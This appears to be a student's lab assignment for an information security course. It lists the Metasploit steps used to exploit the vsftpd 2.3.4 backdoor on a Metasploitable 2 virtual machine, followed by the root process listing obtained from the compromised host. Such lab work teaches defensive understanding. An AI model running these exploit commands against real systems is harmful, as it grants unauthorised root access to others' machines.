FORMAN CHRISTIAN COLLEGE
(A CHARTERED UNIVERSITY)

Information Security - COMP 421

Session B


Assignment 1

Malaika Sadiq - 251686710


List of commands used:

1. msfconsole
2. search ftp
3. use exploit/unix/ftp/vsftpd_234_backdoor
4. show options
5. set RHOSTS 192.168.211.128
6. exploit
7. ps aux

List of processes on METASPLOITABLE 2:



```
File  Actions  Edit  View  Help
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.1  0.0   2844  1696 ?        Ss   19:26   0:02 /sbin/init
root           2  0.0  0.0      0     0 ?        S<   19:26   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S<   19:26   0:00 [migration/0]
root           4  0.0  0.0      0     0 ?        S<   19:26   0:00 [ksoftirqd/0]
root           5  0.0  0.0      0     0 ?        S<   19:26   0:00 [watchdog/0]
root           6  0.0  0.0      0     0 ?        S<   19:26   0:00 [migration/1]
root           7  0.0  0.0      0     0 ?        S<   19:26   0:00 [ksoftirqd/1]
root           8  0.0  0.0      0     0 ?        S<   19:26   0:00 [watchdog/1]
root           9  0.0  0.0      0     0 ?        S<   19:26   0:00 [migration/2]
root          10  0.0  0.0      0     0 ?        S<   19:26   0:00 [ksoftirqd/2]
root          11  0.0  0.0      0     0 ?        S<   19:26   0:00 [watchdog/2]
root          12  0.0  0.0      0     0 ?        S<   19:26   0:00 [migration/3]
root          13  0.0  0.0      0     0 ?        S<   19:26   0:00 [ksoftirqd/3]
root          14  0.0  0.0      0     0 ?        S<   19:26   0:00 [watchdog/3]
root          15  0.0  0.0      0     0 ?        S<   19:26   0:00 [events/0]
root          16  0.0  0.0      0     0 ?        S<   19:26   0:00 [events/1]
root          17  0.0  0.0      0     0 ?        S<   19:26   0:00 [events/2]
root          18  0.0  0.0      0     0 ?        S<   19:26   0:00 [events/3]
root          19  0.0  0.0      0     0 ?        S<   19:26   0:00 [khelper]
root          56  0.0  0.0      0     0 ?        S<   19:26   0:00 [kblockd/0]
root          57  0.0  0.0      0     0 ?        S<   19:26   0:00 [kblockd/1]
```



```
postfix   4668  0.0  0.0   5460  1688 ?        S    19:27   0:00 qmgr -l -t fifo -u
daemon    4671  0.0  0.0   2316   216 ?        SN   19:27   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root      4672  0.0  0.0   5388  1212 ?        Ss   19:27   0:00 /usr/sbin/nmbd -D
root      4674  0.0  0.0   7724  1436 ?        Ss   19:27   0:00 /usr/sbin/smbd -D
root      4678  0.0  0.0   7724   812 ?        S    19:27   0:00 /usr/sbin/smbd -D
root      4693  0.0  0.0   2424   868 ?        Ss   19:27   0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
daemon    4729  0.0  0.0   2316   216 ?        SN   19:27   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
proftpd   4730  0.0  0.0   9948  1604 ?        Ss   19:27   0:00 proftpd: (accepting connections)
daemon    4744  0.0  0.0   1984   420 ?        Ss   19:27   0:00 /usr/sbin/atd
root      4755  0.0  0.0   2104   892 ?        Ss   19:27   0:00 /usr/sbin/cron
daemon    4767  0.0  0.0   2316   216 ?        SN   19:27   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
daemon    4768  0.0  0.0   2316   216 ?        SN   19:27   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root      4785  0.0  0.0   2052   352 ?        Ss   19:27   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid
-Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.
```

GitHub Link: